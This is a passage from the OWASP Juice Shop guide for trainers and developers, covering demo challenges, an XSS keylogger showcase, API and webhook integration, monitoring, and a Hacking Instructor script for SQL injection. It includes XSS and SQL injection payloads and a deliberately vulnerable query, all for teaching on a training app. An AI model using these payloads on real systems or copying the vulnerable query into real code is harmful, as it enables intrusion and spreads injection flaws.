
There are multiple [Run Options](#) which you can choose from. It is perfectly fine to run multiple docker containers on one host. They do not effect each other.

Customization

Especially in awareness trainings for management you might want to create a higher immersion by making the Juice Shop look like an application in the corporate design of the participants' own company. Juice Shop offers [various customization options](#) to achieve this.

Several custom configurations already come packaged with the Juice Shop source code, the two most sophisticated ones being [7 Minute Security](#) and [Mozilla](#).

In addition, you might want to disable all challenge notifications during awareness trainings to avoid distraction. The [Quiet](#) configuration demonstrates the necessary options to achieve this.



For a really sophisticated and immersive demo consider performing some [Additional Browser tweaks](#). These will let you use OAuth2 login via Google and cast the illusion that coupon codes were actually tweeted by your customer's company.

Classroom hints

In a classroom setup you have to find a way to distribute the URL of each instance to the participants. For small groups, it is probably fine to just spin up a number of containers and tell all participants which URL they have to use. An example to spin up 10 Docker containers on a UNIX based system is to run

```
for i in {10..19}; do docker run -d -p 40$i:3000 bkimminich/juice-shop; done
```

If you want to track progress centrally during the training, you might want to [host a central CTF server](#) where participants can post the challenges they already solved. You might consider turning off public visibility of the leader board on the CTF server unless you want to encourage the students to hack very competitively.

Hosting individual instances for multiple users



For a more sophisticated way to host and manage multiple Juice Shop instances we recommend [MultiJuicer](#). Learn all about this official platform of Juice Shop [in this dedicated chapter](#).

Existing trainings

One existing training which uses the Juice Shop for example is [Timo Pagel's University Module](#). The structure mostly is as follows:

1. Introduce a topic (e.g. SQL Injection)
2. Let the participants try it out in the Juice Shop
3. Show mitigation/counter measures

The 2nd semester web attack chapters of [Björn Kimminich's IT Security Lecture](#) follow a similar

pattern of

1. Introduction
2. Timeboxed exercise
3. Demonstration of the hack (for all who did not finish the exercise in time)
4. Explaining mitigation and prevention

You can find more links to existing material in the [Lectures and Trainings section](#) of the project references on GitHub.

Challenges for demos

The following challenges are well suited for live demonstrations in trainings or talks. You should **always** begin by showing how to find the [Score Board](#) () so you can then pick any of the challenge below to further demonstrate certain categories of vulnerabilities.

Challenge	Category	Difficulty	Time for demo	Dependencies
DOM XSS	XSS			None
Confidential Document	Sensitive Data Exposure			None
Login Admin	Injection	 		None
Privacy Policy	Miscellaneous			Log in as any user
Reflected XSS	XSS	 	 	Log in as any user and complete checkout process (to find the vulnerable tracking link)
Privacy Policy Inspection	Security through Obscurity	  	 	Privacy Policy
Admin Section	Broken Access Control	 	 	Login Admin or Admin Registration
View Basket	Broken Access Control	 	 	Log in with two different users
Easter Egg	Broken Access Control	   	  	Explain <i>Poison Null Byte</i>
Nested Easter Egg	Cryptographic Issues	   	  	Easter Egg
Forgotten Developer Backup	Sensitive Data Exposure	   	  	Explain <i>Poison Null Byte</i>

Challenge	Category	Difficulty	Time for demo	Dependencies
Forged Coupon	Cryptographic Issues	☆ ☆ ☆ ☆ ☆ ☆	⌚⌚⌚⌚	Forgotten Developer Backup and z85-cli installed or Forgotten Sales Backup or tracing coupons from Twitter back to https://github.com/juice-shop/juicy-coupon-bot/actions?query=workflow%3A%22Monthly+Coupon+Distribution%22

XSS demo

A particularly impressive [showcase of XSS site-defacement combined with a keylogger](#) is provided explicitly for live demos and awareness trainings:

1. Install [Docker](#).
 2. Run `git clone https://github.com/wurstbrot/shake-logger`.
 3. Run `cd shake-logger` and then `docker-compose up`.
 4. Turn on your speakers and make sure your browser is allowed to play sound.
 5. Open [this link](#) to launch the XSS demo (🔊).
 6. Use the application normally, e.g. doing a search and logging in with some user.
 7. In a new tab go to <http://localhost:8080/logger.php> to see that all user input was transmitted to a third-party server.
 8. Show the Network tab of the browser window with Juice Shop to see the requests that are sent to the `logger.php` script.
 9. Reload the Juice Shop with `F5` and use the application a bit more.
 10. You will see that no more logging takes place as XSS payload was removed during the reload.

There is also a video recording available on YouTube: <https://youtu.be/Msi52Kicb-w>. This is a good fallback in case the Docker-based setup does not work for you.

Teaching automation of security tools

Only a few challenges in OWASP Juice Shop are *explicitly* expecting to utilize the power of automation, mostly in the form of some brute force attack. Quite a few more challenges are still *well-suited* for teaching the use of automated tools . The following table gives you an idea on

complexity and expected time consumption for each of these, so you can plan your training accordingly.

Tool	Description	Effort to automate	Execution runtime	Challenges (Auto-solve?)
ZAP Traditional Spider or Forced Browse with small (or bigger) OWASP DirBuster list	Finds <code>/ftp</code> folder with many misplaced files and <code>/promotion</code> (and direct <code>/video</code>) path with jingle video	□	☒ ☒	Confidential Document(□), Forgotten Developer Backup(□), Forgotten Sales Backup(□), Misplaced Signature File(□), Login Support Team(□), Video XSS(□)
ZAP Forced Browse with big OWASP DirBuster list	Finds <code>/encryptionkeys</code> directory with <code>jwt.pub</code> and <code>premium.key</code> key files	□	☒ ☒ ☒	Forged Signed JWT(□), Premium Challenge(□)
RaceTheWeb config (or custom Bash, Python etc. script) sending 10 sequential POST requests to Feedback API endpoint within 10 seconds	Must pin <code>captchaId</code> and <code>captcha</code> from one initially received and solved CAPTCHA	□(□)	☒	CAPTCHA Bypass(✓□)
Burpsuite (Community Edition) Repeater with Top Names Over the Last 100 Years into Password Reset API endpoint for email <code>jim@juice-sh.op</code>	Contains answer to Jim's security question as 44th of Top 100 male names of 1919-2018. List needs to be manually prepared from HTML page.	□□	☒ ☒	Reset Jim's Password(✓□)

Tool	Description	Effort to automate	Execution runtime	Challenges (Auto-solve?)
RaceTheWeb config (or custom Bash, Python etc. script) sending 3 simultaneous POST requests to Like Reviews API endpoint	Requests must be processed within 150ms time window to exploit race condition flaw	□(□□)	☒	Multiple Likes(✓)

Vendor's guide

Juice Shop is not only suitable for explorative manual hacking, but can also be used as a "guinea pig" application for security tools such as SAST or DAST scanners.

It is important to make a distinction between Juice Shop and the demo applications that many vendors provide to show their tool's features. **Juice Shop has not been built to showcase any security tool's capabilities.** On the contrary, it has originally highlighted some shortcomings of security scanners when it comes to analyzing Rich Internet Applications. In those, a lot of functionality happens only in the browser, invisible to traditional proxy-style security tools.

It should also be noted, that **Juice Shop should not naively be used as a benchmarking application for security tools.** Naive usage in this sense could be running a number of DAST security tools against Juice Shop and then rating them based on the number of solved challenges on the Score Board.

Hacking challenge vs. underlying vulnerability

Solving a hacking challenge in Juice Shop is a fundamentally different thing than finding the underlying vulnerability. The former often requires to use specific payloads, because only then Juice Shop can determine if an exploit was successful. Finding the vulnerability that made this exploit possible in the first place, does not require such a setup. To give an example:

- The DOM XSS challenge can only be solved when the payload `<iframe src="javascript:alert('xss')">` is being submitted via the search field in the navigation bar
- The underlying XSS vulnerability can either be found by submitting *any* XSS payload and noticing that it's executed (DAST) or by finding a usage of the unsafe function `bypassSecurityTrustHtml()` in the `SearchResultComponent` of the source code (SAST) or in the minified `main.js` JavaScript at runtime (DAST)

Another example:

- There is a rather obvious SQL Injection vulnerability in `models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email} || ''') AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL``, `{ model: UserModel, plain: true }`)
- in the `login.ts` file (SAST) and that vulnerability could also be identified at runtime e.g. by using the common '`or 1=1--`' payload in the login form as a username (DAST)
- Several challenges are based on this vulnerability: Login Admin, Login Bender and Login Jim. Of these three, only the Login Admin challenge could realistically be solved by a DAST scanner, because incidentally the user being logged in with the '`or 1=1--`' payload would be the administrator.

Integration

OWASP Juice Shop follows strict conventions for describing challenges. These allow you to easily integrate Juice Shop tutorials, hints and solutions into your own security guides, knowledge bases, testing labs etc.

Challenges API

The endpoint `/api/Challenges` on your local Juice Shop instance (i.e. <http://localhost:3000/api/Challenges>) returns information on the configured challenges along with their current state in an easily consumable JSON format:

```
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "key": "restfulXssChallenge",
      "name": "API-only XSS",
      "category": "XSS",
      "description": "Perform a <i>persistent</i> XSS attack with <code>&lt;iframe src=\"javascript:alert('xss')\"&gt;</code> without using the frontend application at all. <em>(This challenge is <strong>not available</strong> on Heroku!)</em>",
      "difficulty": 3,
      "solved": false,
      "disabledEnv": "Heroku",
      "createdAt": "2020-03-23T12:00:34.258Z",
      "updatedAt": "2020-03-23T12:00:34.258Z"
    },
    {
      "id": 2,
      "key": "accessLogDisclosureChallenge",
      "name": "Access Log",
      "category": "Sensitive Data Exposure",
      "description": "Gain access to any access log file of the server.",
      "difficulty": 4,
      "solved": false,
      "disabledEnv": null,
      "createdAt": "2020-03-23T12:00:34.259Z",
      "updatedAt": "2020-03-23T12:00:34.259Z"
    },
    {
      "...": ...
    }
  ]
}
```

Instead of your own local instance you can also use the API of the publicly available demo instances

to pull challenge information:

- <http://demo.owasp-juice.shop/api/Challenges> for the latest released version (`master` branch)
- <http://preview.owasp-juice.shop/api/Challenges> for the next version to be released (`develop` branch)

 *There is no uptime guarantee for either of these as they are both only free Heroku dynos. Please refrain from making unnecessary amounts of requests.*

API integration example

- The [Juice Shop CTF Extension](#) calls the API of a specified Juice Shop instance [to retrieve the challenges](#) to later import into a CTF score server.

Challenge declaration file

The single source of truth for challenges in OWASP Juice Shop is its `data/static/challenges.yml` file. It is used during start-up of the application to populate the `Challenges` table which is then exposed via the [Challenges API](#) endpoint.

Parsing this file directly for integration makes sense when you do not rely on changed settings (e.g. hints being turned off) from an individual [Customization](#) and/or you do not have a running Juice Shop instance available in the first place.

```
-  
  name: 'Some Name'  
  category: 'Category of the challenge'  
  tags:  
    - First tag  
    - Second tag  
  description: 'Here the actual task for the attacker is described.'  
  difficulty: 1 # a number between 1 and 6  
  hints:  
    - 'The first hint that can be unlocked via the Score Board'  
    - 'The second hint to unlock. Challenges should have at least 2-3 hints.'  
    - 'The final hint to unlock. More than 6 hints are discouraged.'  
  mitigationUrl:  
  'https://cheatsheetseries.owasp.org/cheatsheets/Optional.Url_to_a_relevant_Owasp_Cheat_Sheet_or_similar_document.html'  
  key: someNameChallenge  
  disabledEnv: # (optional) to disable challenges dangerous or incompatible in certain environments  
    - Docker  
    - Heroku  
    - Windows  
  tutorial: # (optional) present only on challenges with a Hacking Instructor tutorial  
  order: 1 # a unique number to specify the recommended order of tutorials
```

The latest versions of the `challenges.yml` file can be found here:

- <https://raw.githubusercontent.com/juice-shop/juice-shop/master/data/static/challenges.yml> for the latest released version (`master` branch)
- <https://raw.githubusercontent.com/juice-shop/juice-shop/develop/data/static/challenges.yml> for a snapshot of the next version to be released (`develop` branch)

Generating links to Juice Shop

Description	Link composition	Condition	Examples
Link to a specific challenge on the Score Board	<code>/#/score-board?searchQuery=<name></code> (or <code>/#/score-board?challenge=<name></code> as an alias)	Will filter the Score Board resulting in just the one matching challenge.	http://localhost:3000/#/score-board?searchQuery=DOM%20XSS or http://preview.owasp-juice.shop/#/score-board?searchQuery=Score%20Board (or as their aliases) http://localhost:3000/#/score-board?challenge=DOM%20XSS and http://preview.owasp-juice.shop/#/score-board?challenge=Score%20Board)
Direct link to a Hacking Instructor tutorial for a specific challenge	<code>/#/hacking-instructor?challenge=<name></code>	Only for challenges where <code>tutorial</code> is defined.	http://localhost:3000/#/hacking-instructor?challenge=Score%20Board or http://preview.owasp-juice.shop/#/hacking-instructor?challenge=DOM%20XSS

YAML integration example

- The official project website <https://owasp-juice.shop> uses (a copy of) the `challenges.yml` to render [*Challenge Categories*](#) and [*Hacking Instructor Tutorials*](#) tables with the help of [Liquid Filters](#).

Challenge solution webhook

Any Juice Shop instance can be configured to call a webhook whenever one of its 110 hacking challenges is solved. To use this feature the following environment variable needs to be supplied to the Juice Shop server:

Environment variable	Expected value	Recommendations
SOLUTIONS_WEBHOOK	URL of the webhook Juice Shop is supposed to call whenever a challenge is solved.	The webhook URL should be bound to the user who solved the challenge and allow its provider to verify the Juice Shop origin instance. In most cases the webhook URL should be treated as sensitive information and not be published or transmitted unencrypted!

Webhook payload

Juice Shop will send a `POST` request to the configured `SOLUTIONS_WEBHOOK` with the following payload:

```
{ "solution": { "challenge": "<'key' of the solved challenge from ./data/static/challenges.yml>", "hintsAvailable": "<number of available hints for the solved challenge>", "hintsUnlocked": "<number of hints the user had unlocked before solving the challenge>", "cheatScore": "<probability of 0..1 that this solution has been cheated>", "totalCheatScore": "<average probability of 0..1 that solutions up until now have been cheated>", "issuedOn": "<yyyy-MM-ddThh:mm:ssZ>" }, "ctfFlag": "<CTF flag code of the solved challenged based on the injected (or default) 'CTF_KEY'>", "issuer": { "hostName": "<server os hostname>", "os": "<server os type (and release)>", "appName": "<'application.name' from loaded YAML configuration in ./config folder>", "config": "<name of the loaded configuration>", "version": "<version from ./package.json>" } }
```

Webhook payload example

```
{
```

```

"solution": {
    "challenge": "key",
    "hintsAvailable": 5,
    "hintsUnlocked": 2,
    "cheatScore": 0,
    "totalCheatScore": 0,
    "issuedOn": "2020-12-15T18:24:33.027Z"
},
"ctfFlag": "b0d70dce6cadadb85882ea498fac6785dba2349b",
"issuer": {
    "hostName": "fv-az116-673",
    "os": "Linux (5.4.0-1031-azure)",
    "appName": "OWASP Juice Shop",
    "config": "default",
    "version": "19.0.0-SNAPSHOT"
}
}

```

Vulnerable code snippets API



Any running Juice Shop instance since [v12.7.0](#) provides two REST endpoints `/snippets` and `/snippets/<challengeKey>` which can be used to retrieve the actual vulnerable code snippets for many of the challenges. These are described in the [REST endpoints](#) section of the [Vulnerable code snippets](#) appendix.

API integration example

- The Score Board itself is using these endpoints to decide for which challenges to show a code snippet button, and then to subsequently retrieve a code snippet when such a button is clicked.
- The [Juice Shop CTF Extension](#) calls the API of a specified Juice Shop instance [to retrieve the snippets to later offer them as a hint on a CTF score server](#).

Monitoring

You can monitor your local or cloud-hosted OWASP Juice Shop instance using internally gathered metrics and visualize those on dashboards.



Prometheus Metrics

Juice Shop collects functional and technical metrics using a [Prometheus](#) client module. Its endpoint is publicly accessible and there is even a challenge asking you to "[Find the endpoint that serves usage data to be scraped by a popular monitoring system](#)". Requests from Prometheus to the metrics endpoint will not trigger the challenge. To integrate with a different monitoring solution, you can customize the [metricsIgnoredUserAgents](#) setting.

To consume these metrics you need to set up a Prometheus server which is very straightforward:

1. [Install Prometheus](#) on the machine that will monitor your Juice Shop instance
2. Configure your Juice Shop instance as a scraping target in the [prometheus.yml](#). A simple config example you can find below.
3. Start your Prometheus server which by default runs on <http://localhost:9090>
4. Check if your scraping endpoint shows "UP" as its state at <http://localhost:9090/targets>

```
scrape_configs:  
  - job_name: 'juiceshop_local'  
    scrape_interval: 30s  
    scrape_timeout: 10s  
    static_configs:  
      - targets: ['localhost:3000']
```

You can create dashboards and alert rules in Prometheus itself, but if you want to have a fancy dashboard like the one in the screenshots above, you need a bit more visualization firepower.

Grafana Dashboard

This is where [Grafana](#) comes in. Juice Shop comes with a full-fledged [JSON](#) template that you can import as a new dashboard into your own Grafana installation. It consumes and displays all metrics gathered via Prometheus as seen in the screenshots above.

1. [Install Grafana](#) (for ease-of-use, best use the machine you also have Prometheus running on)
2. Start Grafana and visit it at <http://localhost:3000> (*Its default port is the same as Juice Shop's, so if you run both on the same machine, one needs to be moved to a different port.*)
3. Log in with [admin/admin](#).
4. Go to *Configuration > Data Sources* at <http://localhost:3000/datasources> and click *Add data source*
5. Select *Prometheus* and in its configuration screen set <http://localhost:9090> as the *HTTP > URL*. Clicking *Save & Test* will confirm if Grafana could find your Prometheus server.
6. Now go to *Dashboards > Manage* at <http://localhost:3000/dashboards>
7. Click *Import* and either upload or paste the contents of the [monitoring/grafana-dashboard.json](#) found in the Juice Shop's GitHub repository.
8. Now visit the imported *Juice Shop Instance Dashboard* by clicking on its name to view it! Voilá!

□ The "Juice Shop Instance Dashboard" template was forked from the multi-instance dashboard of [MultiJuicer](#), so if you need to run and subsequently monitor multiple Juice Shop instances, best take a look at [MultiJuicer](#) and our [Trainer's guide](#).


Part V - Advanced developer guides

Hacking Instructor tutorial scripts

With the [Hacking Instructor](#) the OWASP Juice Shop offers very beginner-friendly tutorial scripts that guide the user through some of the challenges.

Providing such scripts is a special kind of code contribution. It does not require sophisticated programming, which is why the following section will provide an overview of how a Hacking Instructor script is written.

The Hacking Instructor is part of the [Client Tier](#) but independent of Angular. Therefore its code lives in a separate folder `frontend/src/hacking-instructor`:



Challenge instruction scripts

Any challenge instruction script must provide an implementation of the [ChallengeInstruction](#) interface which is defined as

```
export interface ChallengeInstruction {  
    name: string  
    hints: ChallengeHint[]  
}
```

The `name` property must *exactly* match the `name` property of the corresponding challenge in `data/static/challenges.yml`. The actual tutorial is comprised of a list of hints specified by the [ChallengeHint](#) interface:

```
export interface ChallengeHint {  
    /**  
     * Text in the hint box  
     * Can be formatted using markdown
```

```

*/
text: string
/**
 * Query Selector String of the Element the hint should be displayed next to.
 */
fixture: string
/**
 * Set to true if the hint should be displayed after the target
 * Defaults to false (hint displayed before target)
 */
fixtureAfter?: boolean
/**
 * Set to true if the hint should not be able to be skipped by clicking on it.
 * Defaults to false
 */
unskippable?: boolean
/**
 * Function declaring the condition under which the tutorial will continue.
 */
resolved: () => Promise<void>
}

```

text

The mandatory `text` property is the hint text being displayed to the user. It must be written in English and in a friendly conversational tone. If a text gets too long, consider splitting it into two or more hints that are displayed in sequence instead.

fixture

With the mandatory `fixture` property the speech bubble with the hint is bound to a location on the screen. It uses the [CSS selectors](#) syntax to find a parent element matching the given `fixture`. The speech bubble will be dynamically inserted before its parent in the DOM and is styled as [inline](#) and [relative](#) to it. The most commonly used CSS selectors for `fixture` are:

- [ID selectors](#) for the `id` attribute, e.g. `#password` or `#navbarAccount`
- [Class selectors](#) for `class` attributes, e.g. `.noResult`
- [Type selectors](#) for tag names, e.g. `app-navbar`

 Any combination of valid CSS selectors can be used as well, e.g. `#searchQuery input` to explicitly select the first `<input>` tag within `<mat-search-bar id="searchQuery">` but *not* the tag .

fixtureAfter

By default, the speech bubbles are displayed *before* the target element selected via `fixture`. This can cause it to appear at the top edge of the screen or over relevant input elements, e.g. in the navigation bar. In such cases, try setting `fixtureAfter: true` to place the speech bubble after the target element instead.

unskippable

By default, you can skip all hints of a script by simply clicking on the speech bubble. The script will then continue with the next step. For non-interactive hints that are simply shown for a number of seconds and then move on, this is mostly fine and intended. For interactive or otherwise important hints you should set `unskippable: true` to prevent that behavior.

💡 For hints which contain some expected input it is recommended to *always* set `unskippable: true` to allow the user to select & copy that part of the text without accidentally triggering the skip feature.

resolved

Lastly, the `resolved` property must declare a function that returns a `Promise` which - upon resolution - will let the script continue to the next hint (or finish the script if there are no more hints left). Instead of worrying about writing your own functions, have a look at the available [Helper functions](#) first. They will make scripting tutorials a lot easier for you.

Helper functions

You can import various helper functions from `frontend/src/hacking-instructor/helpers/helpers.ts` and use them conveniently as your `resolved` function in any challenge hint:

Helper function	Usage example
<code>waitInMs (timeInMs: number)</code>	<code>resolved: waitInMs(5000)</code>
<code>waitForElementToGetClicked (elementSelector: string)</code>	<code>resolved: waitForElementToGetClicked('#loginButton')</code>
<code>waitForInputToNotBeEmpty (inputSelector: string)</code>	<code>resolved: waitForInputToNotBeEmpty('#password')</code>
<code>waitForInputToHaveValue (inputSelector: string, value: string, options = { ignoreCase: true, replacement: [] })</code>	<code>resolved: waitForInputToHaveValue('#email', '' OR true--) or with value customization based on configuration property resolved: waitForInputToHaveValue('#email', "bender@juice-sh.op", { replacement: ['juice-sh.op', 'application.domain'] })</code>
<code>waitForInputToNotHaveValue (inputSelector: string, value: string, options = { ignoreCase: true })</code>	<code>resolved: waitForInputToNotHaveValue('#comment', "WTF?!", { ignoreCase: false })</code>
<code>waitForInputToNotHaveValueAndNotBeEmpty (inputSelector: string, value: string, options = { ignoreCase: true })</code>	<code>resolved: waitForInputToNotHaveValueAndNotBeEmpty('#comment', "WTF?!", { ignoreCase: false })</code>
<code>waitForElementsInnerHTMLToBe (elementSelector: string, value: String)</code>	<code>resolved: waitForInputToHaveValue('#searchQuery input', 'owasp')</code>
<code>waitForAngularRouteToBeVisited (route: String)</code>	<code>resolved: waitForAngularRouteToBeVisited('login')</code>
<code>waitForLogIn ()</code>	<code>resolved: waitForLogIn()</code>
<code>waitForLogOut ()</code>	<code>resolved: waitForLogOut()</code>

Helper function	Usage example
<code>waitForDevTools ()</code>	<code>resolved: waitForDevTools()</code>

The helper functions are supposed to be self-explanatory enough on their own. Please check out the [Reference example](#) for more information on when and how to use each one.

Registering a new script

To register a new script, it only needs to be imported and included in the `challengeInstructions: ChallengeInstruction[]` within `frontend/src/hacking-instructor/index.ts`:

```
import { LoginAdminInstruction } from './challenges/loginAdmin'
import { DomXssInstruction } from './challenges/localXss'
import { ScoreBoardInstruction } from './challenges/scoreBoard'

const challengeInstructions: ChallengeInstruction[] = [
  ScoreBoardInstruction,
  LoginAdminInstruction,
  DomXssInstruction
]
```

As long as the `names` defined in the script and `challenges.yml` match, the tutorial will be automatically wired into the *Score Board*.

Reference example

The following code snippet shows the entire tutorial script for the [Login Admin](#) challenge. As it uses most available helpers, two custom `resolved`-functions as well as Markdown to style some hint texts, it is the perfect reference for your own scripts:

```
import {
  waitForInputToHaveValue,
  waitForInputToNotBeEmpty,
  waitForElementToGetClicked,
  waitInMs,
  waitForAngularRouteToBeVisited, waitForLogOut
} from '../helpers/helpers'
import { ChallengeInstruction } from '../'

export const LoginAdminInstruction: ChallengeInstruction = {
  name: 'Login Admin',
  hints: [
    {
      text:
        "To start this challenge, you'll have to log out first.",
      fixture: '#navbarAccount',
      unskippable: true,
    }
  ]
}
```

```

    resolved: waitForLogOut()
},
{
  text:
    "Let's try if we find a way to log in with the administrator's user account.  

To begin, go to the _Login_ page via the _Account_ menu.",
    fixture: 'app-navbar',
    fixtureAfter: true,
    unskippable: true,
    resolved: waitForAngularRouteToBeVisited('login')
},
{
  text: 'To find a way around the normal login process we will try to use a **SQL  

Injection** (SQLi) attack.',
    fixture: '#email',
    resolved: waitInMs(8000)
},
{
  text: "A good starting point for simple SQL Injections is to insert quotation  

marks (like '\" or '''). These mess with the syntax of an insecurely concatenated  

query and might give you feedback if an endpoint is vulnerable or not.",
    fixture: '#email',
    resolved: waitInMs(15000)
},
{
  text: "Start with entering '' in the **email field**.",
    fixture: '#email',
    unskippable: true,
    resolved: waitForInputToHaveValue('#email', "'")
},
{
  text: "Now put anything in the **password field**. It doesn't matter what.",
    fixture: '#password',
    unskippable: true,
    resolved: waitForInputToNotBeEmpty('#password')
},
{
  text: 'Press the _Log in_ button.',
    fixture: '#rememberMe',
    unskippable: true,
    resolved:waitForElementToGetClicked('#loginButton')
},
{
  text: "Nice! Do you see the red '[object Object]' error at the top?  

Unfortunately it isn't really telling us much about what went wrong...",
    fixture: '#rememberMe',
    resolved: waitInMs(10000)
},
{
  text: 'Maybe you will be able to find out more information about the error in  

the JavaScript console or the network tab of your browser!',

```

```
    fixture: '#rememberMe',
    resolved: waitInMs(10000)
},
{
  text: 'Did you spot the error message with the `SQLITE_ERROR` and the entire SQL query in the console output? If not, keep the console open and click _Log in_ again. Then inspect the occurring log message closely.',
  fixture: '#rememberMe',
  resolved: waitInMs(30000)
},
{
  text: "Let's try to manipulate the query a bit to make it useful. Try out typing `` OR true` into the **email field**.",
  fixture: '#email',
  unskippable: true,
  resolved: waitForInputToHaveValue('#email', "' OR true")
},
{
  text: 'Now click the _Log in_ button again.',
